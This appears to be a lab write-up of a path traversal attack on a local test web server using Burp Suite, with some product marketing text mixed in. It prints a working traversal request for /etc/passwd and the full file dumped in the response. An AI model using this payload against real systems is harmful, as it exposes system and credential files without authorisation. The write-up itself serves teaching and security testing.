Description of the Path Traversal Vulnerability


Vulnerability found on the web server: Path Traversal
Tool used to execute the vulnerability: Burp Suite

Description:
This attack works on web servers with limited access controls set in place and no input validation of the URI Path in the HTTP request. It works by chaining relative directory paths to its parent directories using this pattern “/../../../../../../”. This allows the attacker to navigate and access files in almost every directory on the web server which compromises its security.

Steps to reproduce the attack:

Prerequisite:
Burp suite must be running at this time and either the built-in browser or the proxy must be used to execute this attack since the HTTP request must be intercepted.

Step 1: Send a GET HTTP request.



Develop an in-depth knowledge of web security vulnerabilities

Register for free to access learning materials and interactive challenges, then demonstrate and prove your skills by getting certified.

Familiarize yourself with Burp Suite


Learn about Burp Suite and its main tools with our videos, guides and documentation.

Upgrade to Burp Suite Professional

Unlock your potential.

Access the industry trusted Burp Scanner, unthrottled Burp Intruder, and more.

Step 2: Intercept the HTTP request in burpsuite and modify the URI path to this pattern “/../../../../../<dir>/<file>”. In this case, it is requesting the passwd file from the etc directory in Linux.




Activities
Burp Suite Community Edition
Apr 3 11:58
Burp Suite Community Edition v2023.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 14
HTTP/1
Search...
0 matches

Request to http://127.0.0.1:8080

```
GET /../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

Step 3: Obtain the content of the file from the HTTP response.




Activities
Burp Suite Community Edition
Apr 3 11:58
Burp Suite Community Edition v2023.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex Render
Inspector
Response headers 4
Search...
0 matches

Response from http://127.0.0.1:8080/

```
HTTP/1.1 200 OK
User-Agent: Python/Ubuntu 22.04 LTS
Accept-Ranges: bytes
Content-Length: 2996
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:121:128::/var/lib/saned:/usr/sbin/nologin
colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:102:105::/nonexistent:/usr/sbin/nologin systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin syslog:x:104:111::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin avahi-
autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-
daemon:/usr/sbin/nologin cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false nm-
openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin saned:x:121:128::/var/lib/saned:/usr/sbin/nologin colord:x:122:129:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin gnome-initial-
setup:x:125:65534::/run/gnome-initial-setup/:/bin/false hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
vboxuser:x:1000:1000:vboxuser,,,:/home/vboxuser:/bin/bash vboxadd:x:999:1::/var/run/vboxadd:/bin/false fwupd-refresh:x:128:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:129:137:MySQL Server,,,:/nonexistent:/bin/false
```